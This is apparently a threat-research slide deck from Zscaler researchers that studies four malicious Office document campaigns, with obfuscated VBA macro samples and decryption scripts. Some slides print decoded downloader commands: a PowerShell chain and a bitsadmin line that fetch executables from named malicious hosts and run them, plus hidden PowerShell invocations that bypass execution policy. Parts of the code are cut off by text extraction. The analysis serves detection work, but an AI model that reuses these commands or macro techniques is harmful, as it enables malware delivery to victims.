Stagecraft of malicious office documents - A look at recent campaigns

Deepen Desai

Nirmal Singh

Tarun Dewan

./whois -v

Deepen Desai

- Head of ThreatlabZ – security research arm of Zscaler
- 14 years in field of security research
- Dell SonicWALL, iPolicy Networks


Nirmal Singh

- Advanced Threat Research
- 10 years in field of security research
- Norman

Agenda

- Threat Landscape & Macro malware evolution
- Office Document footprint in enterprise traffic
- Campaign study approach
- Look at campaigns

Thriving underground economy




Evolution of Macro malware

- Macro malware extremely prevalent in early 2000s
- Microsoft disabled macros by default in Office 2007
- Resurgence of macro malware with attacks focusing on users
- Evasive macro malware and multi-stage payloads
- Microsoft adds new feature in Office 2016 to block macros in high risk scenarios


Office Documents – Overall vs. Malicious

Enterprise transactions involving Office Documents – approx. 1 million/day


Overall Office Documents [Nov 2018]



Malicious Office Documents [Nov 2018]



Typical infection lifecycle



Study approach

- Detailed analysis of ~1,200 malicious documents during past two years which had very low AV detections
- Manual analysis as well as sandboxing results
- Campaign definition
  - Little broad
  - Looked at URLs, filenames, timeframe, vulnerability exploit used, code obfuscation, code encryption and evasion/anti-analysis techniques used to cluster payloads
  - Focus on malicious documents usage for malware delivery
- Tools used
  - oletools, sandbox for macro emulation, Ollydbg, biffview, Office 2007/2013

Campaign #1 - AppRun

- Malicious documents using *Application.Run* VBA method for obfuscation and indirect function calling.
- Observed during Feb 2018 - Mar 2018 time period.
- Drops Win32.Banker.Ursnif and Win32.Banker.Emotet
- Spam email with malicious document attachment as initial infection vector.
- Sample attachment names included - Landstar_Request.doc, Judgment_Patterson Racing.doc, Judgment_Gandhi International Shipping.doc etc.


Campaign #1 – AppRun Variant 1

- Due to “On Error Resume Next” , there will be no error and macro code will run flawlessly.

```
Function kmupdsFP()
On Error Resume Next
Application.Run tUfoaLZLMuIsoh. _
waqZfjHtnDbUWBbQzt.IhEilINnzfNNOkZBlWHAXlbrlwq.KkiJzwZktwFQR _
.HNaqNkwzptrsUWGMsmRKcOAEORLo
coWzSd = MqDFQoF + cdGqsG("(wPdLC]W_PWPjY1W F", 6, 3)
Application.Run tUfoaLZLMuIsoh. _
waqZfjHtnDbUWBbQzt.IhEilINnzfNNOkZBlWHAXlbrlwq.KkiJzwZktwFQR _
.HNaqNkwzptrsUWGMsmRKcOAEORLo
Application.Run VcnwCLiwpoiiKCzwcK. _
IvkCzZuXBKMvpizjYpfICOGAzwcz.GDNFMtXlanZHnjmdspzLVYHzCuup.FBwuauGzqckcvwBGAOhTXEJd _
.ahwQDSziBUmcMMmfdCMOiaaFqB
NkFjVQQwu = oRria + cdGqsG("lQQ8.j8m2PLRl9T9#8%Q]w4%!!%uirXBoo%j%lcfnLDZc8_5u_", 16, 12)
Application.Run VcnwCLiwpoiiKCzwcK. _
```

Campaign #1 – AppRun Variant 1

- PowerShell for downloading the final payload. PowerShell code is stored in an encrypted form.
- For decryption, it first reverse the encrypted string and then extract the substring based on predefined values



Campaign #1 – AppRun Variant 2

- A variant with AutoClose event, garbage code, indirect calls using Application.Run VBA method.
- Use of mshta.exe for downloading the second stage downloader

```
Sub iuXTOPFNUEAOXJ()
dIBrIHTVpUqu = "wKUBWvzYyzNGUiJoXo" + "TogQRdOprUvJZcviixLrBo" + LTrim("VAYxniiTOTupZN") +
 RTrim("nGcNRMqExg") 'Garbage code
NkkwjWSkU = 1179 - 442 - 700 - 945 - 1357 'Garbage code
CdnSZgwDgni = 472 - 1315 - 1782 - 272 - 620 - 1600 - 422 - 236 'Garbage code
Application.Run "nYAXOzPfMxgkIGOKH" 'Indirect calls
fcKQWHXAFq = "EUYwQjRuYLpOrvpuBzrcNRuGP" + "RzNTIQGuwTqWPWvQfTLEYbRnNoMyZR" + "Kf
'Garbage code
LSiqvdy = 247 + 1969 + 1420 + 1968 + 1167 'Garbage code
XUfoXIA = "vZFfcqfjgJvDIwiikfRASgqBp" + "BroVfzWPoKPoBPdLUYK" 'Garbage code
NURQMgpXuLI = RTrim("zToMLwQXRjn") + LTrim("BFcALvGXKwuMiYLOr") 'Garbage code
End Sub
```


```
</script>
```

Campaign #2 - ProtectedMacro


- Malicious documents with password protected macro code and VBA form properties to store encrypted downloader code.
- Observed this campaign starting from Jul 2017 and is still active.
- Drops Win32.Banker.ZeusPanda, Win32.Banker.Trickbot, and Win32.Trojan.Emotet malware payloads.
- Observed three variants in this campaign.

Campaign #2 – ProtectedMacro Variant 1&2

- In the first variant, the PowerShell code parts are stored in VBA form properties like form caption or text box



- In the second variant, the PowerShell code is encrypted and stored in VBA form TextBox. TextBox controls are hidden by setting positional values as negative.



Campaign #2 – ProtectedMacro Variant 2

- The PowerShell code is encrypted by inserting junk characters and changing the ASCII value.

```
import re
decrypted_powershellCode=""
encrypted_powershellCode=
"dML5ne!ZML0LZd!QpC5xfs5CMTiCLfmMm!!#(5QMpxLfsTLMifmmC!#CML#MgvCodujpMo!yf55Mmjy)Z
\LCZTus5MZjohZ^!%LtfpoL5C*|)OfLxM.PcMkZC5fdu!Z5TztMLuC5fn/MLCOfMLu/XfcZ5Dmjfo5u*Z/
Epx5LompbeCGjmZLf)%tfLCpo-(ZZ(&UNZ5CQ&Z]YZptdtMmo/fyLZCf((*ZM<TubsLMCu.Qs5pdftt5C!
(ZM5(&ULNQ&]ZCYptdtLLmoM/fMyZ5Cf((M<~CZ!uszCC|!LLyfM5Lmjy)L(CMZ(iuCuq;ZZ00jnqMCbd5
uZewqZZC/dpL5Z/v10eMbub5C0tdbo5Ml155L2MZ/qegL5M((*M~ZLC!dbuLdMZi|!L5yfmZM5jy)((ZM5
iuu5Z5qC;0MCM0cptM5fbCCLefmbLkbc5LmphZL/5dpCZZn0e5b5C5ub0LZLtdboMCZlCMl2/qLCZeg((*
CZM~(#CL5#!}5!Pvu.ZLGjmLLZf!.foC55dp55Zejoh!LLBTDMZZJJCMM!.GjmZfZMQbuMi!&UNZQ&]YwC
fqZMMzln/C5cLZbu<!TCMCubsZLu.CQsZLpd5LfCLtt!CM5(&ULMNLZQ&]ZLZYwfM5qzlnC5M/cb5MMu(!
!.MLLXjZMCoeMC5pxTuCM5zmf!MIjeefZ5o#ZM5"

for charc in re.sub("C|Z|M|5|L","",encrypted_powershellCode):
    decrypted_powershellCode+=chr(ord(charc)-1)
print decrypted_powershellCode
```

```
#cmd /c PowerShell  "'PowerShell ""function xelix([String] $seon){(New-Object
System.Net.WebClient).DownloadFile($seon,''%TMP%\Xoscsln.exe'');Start-Process
''%TMP%\Xoscsln.exe'';} try{ xelix(''http://impactdvp.co.uk/data/scan001.pdf'')}
catch{ xelix(''http://boseadelajablog.com/data/scan001.pdf'')}'"" | Out-File
-encoding ASCII -FilePath %TMP%\Xvepvkm.bat; Start-Process '%TMP%\Xvepvkm.bat'
-WindowStyle Hidden"
```

- PowerShell code creates a batch file in %TMP% folder with name as Xvepvm.bat and run this batch file. PowerShell code in this batch file will download the final payload.

Campaign #2 – ProtectedMacro Variant 3

- In third variant, BITSAdmin command line tool was used to download malware. Macro code contains useless variable and loops as anti-analysis measure

```
Dim Contrerassbaptistsoverlain As String
Dim anointssymposiumssymposiums As Integer
anointssymposiumssymposiums = 946
Do While anointssymposiumssymposiums < 5065
  anointssymposiumssymposiums = anointssymposiumssymposiums + 7
Loop

Dim reconnectsfloodlightedMycenaes As Integer
reconnectsfloodlightedMycenaes = 1065
Do While reconnectsfloodlightedMycenaes < 5208
  reconnectsfloodlightedMycenaes = reconnectsfloodlightedMycenaes + 29
Loop
```

- BITSAdmin command is encrypted by inserting junk uppercase characters [A-Z].

```
DHCYZGKCFpKKiVRnSMPgCRS-
FnEX1YG0KJIWB1JVV2UTV7RSP.I0BB.U0XL.O1U>LYVnBuJlYJY&JMDbGKi
WtURsIHaRBdRVWmRiDEnLKCR/DVtRQKrHIaWnWBEsDKfVAGeXrCQPMQb
TaKRGcTkPuXpBDGP/HEJdZNoPwOFnAPlYLSoRaNFFdFJ/HVZpQrVEXiJRoR
rViJYtJyDN XXShNUCiXgKBhCFXPBOHXQhGGtYZNtALG
```

Campaign #2 - ProtectedMacro Variant 3

- It replaces the content of current document with BITSAdmin command and saves the file as batch file in %APPDATA% folder

```
ping -n 10 127.0.0.1>nul&bitsadmin /transfer backup /download /priority high http://185.148.146.207/capture.zp
"%appdata%\zwiebacksmarriageaims.exe">nul&cd "%appdata%"&start zwiebacksmarriageaims.exe&del "%~f0"
```

```
ActiveDocument.SaveAs2 FileName:=keepstautologyrevolutions, FileFormat:=wdFormatDOSText
```

- However, this malicious document will not work in Microsoft Office 2007 since it is using ActiveDocument.SaveAs2 method which is only present in Microsoft Office 2010 and above versions [1]

Campaign #3 - LeetMX

- The campaign name LeetMX [2] is derived from the fact that the payloads involved were using leet text encoding for the filenames.
- Observed this campaign starting from Sep 2017 to Jun 2018
- Drops Win32.Backdoor.CyberRat, Win32.Backdoor.HawkEye and Win32.Backdoor.Cybergate malware family payloads

Leet filenames	Decoded
Off1cc3k3yV4l1ds.exe	OfficcekeyValids.exe
BITD3F3nder65.exe	BITDeFendergs.exe
J4v4s0ck3t50v3r5371n5.exe	Javasocketsoversetins.exe
Fl4shR4nsstmp465.exe	FlashRansstmpags.exe
JavA46541.exe	JavAagsai.exe
Off1c3TMP2018.exe	OfficeTMP2oi8.exe
J4v4S3tups00.exe	JavaSetupsoo.exe

Campaign #3 – LeetMX Variant 1

- The first variant using BITSAdmin to download the final payload
- Uses simple ASCII value to character conversion for decrypting the BITSAdmin command string
- For delaying the execution, uses junk loops

```
Dim whbjcbrb As String
whbjcbrb = "2269804"
While whbjcbrb <> 8429501
If whbjcbrb = "2269804" Then
hiiw = hiiw & ChrW(fjaxbcnk.unzmyzgc) & ChrW(fjaxbcnk.tumsi) 'Ascii to character conversion
whbjcbrb = "7435348"
End If
ChrW (fjaxbcnk.ivyswc) 'Junk code
If whbjcbrb = "8287201" Then 'Junk code
Dim ejumo As String 'Junk code
ejumo = "6807262" 'Junk code
End If 'Junk code
```

Campaign #3 – LeetMX Variant 2

- The second variant was using PowerShell for downloading final payload. The PowerShell code was encrypted using XOR and 22 characters key.

```
encrypted=
"151C3F17582C42433F0E73565O211A797F3E43192E153607311E4F7F624F3706385D08697F2C4D345809280D
0B23271E433C5306111B2D525B371A7946384112260D455E261D5A2D45403A0E3813O5271A1D6D0F0D550F071
25E0710403A4952733124405C215......"
key="besHr*_*&Sb]3(D:T(W-)A"
Private Function decrypt(key As String, encrypted As String) As String
    Dim i As Long
    Dim decrypted_text As String
    Dim encrypted_char As Integer
    Dim key_char As Integer
    For i = 1 To (Len(encrypted) / 2)
        val_i = (Mid$(encrypted, (2 * i) - 1, 2))
        encrypted_char = Val("&H" & val_i)
        key_char = Asc(Mid$(key, ((i Mod Len(key)) + 1), 1))
        decrypted_text = decrypted_text + Chr(encrypted_char Xor key_char)
    Next i
   decrypt = decrypted_text
End Function
```

Campaign #3 – LeetMX Variant 3

- In the third variant, VBScript control was used to run the downloader code. Downloader code used "Microsoft.XMLHTTP" for downloading the final payload. Downloader code is encrypted using junk characters

```
Private SC1 As New ScriptControl
Private str1 As String

Private Sub Home()
    SC1.Language = Character("VBòScròipt")
    Dim str2 As String: str2 = Character("htòtpò:/ò/adòoveflòashpòlayòermxcus
    AppendString str1, Character("Sòub Maòin()")
    AppendString str1, "Dim s1 : s1 = Replace(" & Haraxer(33) & "ScrXyZiptiXy
    AppendString str1, "Dim s2 : s2 = Replace(" & Haraxer(33) & "MicXyZrosoXy
    AppendString str1, "Dim s3 : s3 = Replace(" & Haraxer(33) & "AdXyZodb.StX
    AppendString str1, "Dim s4 : s4 = Replace(" & Haraxer(33) & "GXyZET" & He
    AppendString str1, "Dim s5 : s5 = Replace(" & Haraxer(33) & str2 & Haraxe
    AppendString str1, "Dim s6 : s6 = Replace(" & Haraxer(33) & "WSXyZcriXyZp
```

Campaign #4 - OverlayCode

- Document payloads where an encrypted PowerShell code was appended to the file itself

```
00009340  66 61 73 FD 00 06 00 00 00 42 69 66 66 38 00 0E  fasý.....Biff8..
00009350  00 00 00 45 78 63 65 6C 2E 53 68 65 65 74 2E 38  ...Excel.Sheet.8
00009360  00 F4 39 B2 71 00 00 00 00 00 00 00 00 00 00 00  .ô9²q...........
00009370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00009380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00009390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000093A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000093B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000093C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000093D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000093E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000093F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00009400  42 49 6C 6B 5A 47 6E 74 6A 4D 51 59 69 69 56 65  BIlkZGntjMQYiiVe
00009410  42 62 52 52 6B 6C 6F 6B 73 72 4D 46 59 4F 57 6A  BbRRkloksrMFYOWj
00009420  72 42 6F 67 71 6E 62 56 77 57 74 65 5A 41 69 7A  rBogqnbVwWteZAiz
00009430  72 55 6E 71 61 53 7A 70 75 61 52 48 54 48 75 75  rUnqaSzpuaRHTHuu
00009440  50 48 48 48 55 4F 4E 6E 61 56 75 6F 53 6A 6B 53  PHHHUONnaVuoSjkS
00009450  69 6D 6F 65 42 47 69 79 62 59 4D 70 76 74 62 50  imoeBGiybYMpvtbP
00009460  42 59 6F 73 53 42 46 44 67 5A 71 65 79 6C 77 6C  BYosSBFDgZqeylwl
00009470  50 5A 7A 47 74 71 54 6A 79 6A 46 56 63 78 52 47  PZzGtqTjyjFVcxRG
00009480  54 46 4D 55 55 53 5A 48 48 4C 58 42 70 65 5A 51  TFMUUSZHHLXBpeZQ
00009490  43 42 7A 77 55 76 76 6B 65 66 54 4A 57 4A 42 4A  CBzwUvvkefTJWJBJ
000094A0  69 4A 6C 0D 0A 09 2C 06 3D 28 20 32 2C 18 1E 7A  iJl...,.=( 2,..z
000094B0  10 12 2A 54 6C 3D 0D 28 1A 1F 36 39 3F 37 01 24  ..*Tl=.(..69?7.$
000094C0  15 2A 12 21 7A 31 23 39 15 01 27 55 47 18 1D 2F  .*.!z1#9..'UG../
000094D0  3C 1A 3A 2A 1E 3B 3C 35 79 39 22 1D 27 14 36 7A  <.:*.;<5y9".'.6z
```

- Observed this campaign starting from Aug 2017 till Feb 2018
- Drops Win32.Backdoor.NetWiredRC and Win32.PWS.Lokibot family payloads

Campaign #4 – OverlayCode Variant 1

- Searches the encrypted PowerShell code using bookmark “505442534C43344A5554574D4D31565031” upon execution.

```
    Dim H_K As String
    Dim EJ_UXV As String
    Dim J_LTE As Long
     Dim UI_O As String
     Dim iFile As Integer: iFile = FreeFile
     Open ActiveDocument.FullName For Binary As #iFile
         UI_O = Split(Input(LOF(iFile), iFile), "505442534C43344A5554574D4D31565031")(2)
     Close #iFile
     GoTo x2
x1:
     Shell H_K, vbHide
     GoTo x3
```

- PowerShell code is encrypted using ASCII value substitution method

```
For i = 1 To Len(encrypted_code) Step 2
    encrypted_char = Chr("&H" & Mid(encrypted_code, i, 2))      e.g. - 0x7D
    decrypted_code = decrypted_code & Chr(Asc(encrypted_char) - 13) e.g. - 0x70 (p)
Next
```

Campaign #4 – OverlayCode Variant 2

- Second variant was an excel document which used similar file structure for embedded PowerShell code.
- Identical method to extract the encrypted code

```
On Error GoTo QWQIKgNNFWsgxgIzEIiHTnokkghk
NJRbSOlTFihwnaQzXQNSDEWDeURHo = Shell(QFQlbvrn, lZscVuSbQKuiaRYIxzOibureNdnO)
On Error GoTo 0
```

QFQlbvrn = "powershell.exe -executionpolicy bypass -WindowStyle Hidden -nopr...

```
DoEvents

RhedcaChidMP = OpenProcess(&H100000, 0, NJRbSOlTFihwnaQzXQNSDEWDeURHo)
If RhedcaChidMP <> 0 Then
    WaitForSingleObject RhedcaChidMP, &HFFFFFFFF
    CloseHandle RhedcaChidMP
```


- Using OpenProcess and WaitForSingleObject windows APIs

Campaign #4 – OverlayCode Variant 2

- Self-Delete – RunOnce –

```
    Dim ACQkfQqUzbxF As String
    Dim XYFHpFqeK As String
    ACQkfQqUzbxF = StrConv(StrConv(gYnEBtRMAlQxumiCKgVp(UBound(gYnEBtRMAlQxumiCKgVp)), 64), 128)
    XYFHpFqeK = Mid$(ACQkfQqUzbxF, 3, Len(ACQkfQqUzbxF))

                    biwuBU = YxFBOZgOZX("yCqXZSZItrTujOtAXuHyjBPPYqK", XYFHpFqeK)
biwuBU = "powershell.exe -executionpolicy bypass -WindowStyle Hidden -noprof...
    CooQBT biwuBU, 0
```

```
Dim gYnEBtRMAlQxumiCKgVp
gYnEBtRMAlQxumiCKgVp = Split(XxLVJqPmKmmKYyREsoDsDvDbgHQkQ, "BIlkZGntj
Dim biwuBU As String
Dim ACQkfQqUzbxF As String
Dim XYFHpFqeK As String
ACQkfQqUzbxF = StrConv(StrConv(gYnEBtRMAlQxumiCKgVp(UBound(gYnEBtRMAlQ
XYFHpFqeK = Mid$(ACQkfQqUzbxF, 3, Len(ACQkfQqUzbxF))

                biwuBU = YxFBOZgOZX("yCqXZSZItrTujOtAXuHyjBPPY
wuBU = "y□sZZtZ□y□½(j°p%∞ZuM$j·T°[qK$C„¼¢QZITr□wûOtA|u□{kBüP□qoy□sZZÿZÉtVT9... 'Wrong data
    CooQBT biwuBU, 0
```



Campaign #4 – OverlayCode Variant 2

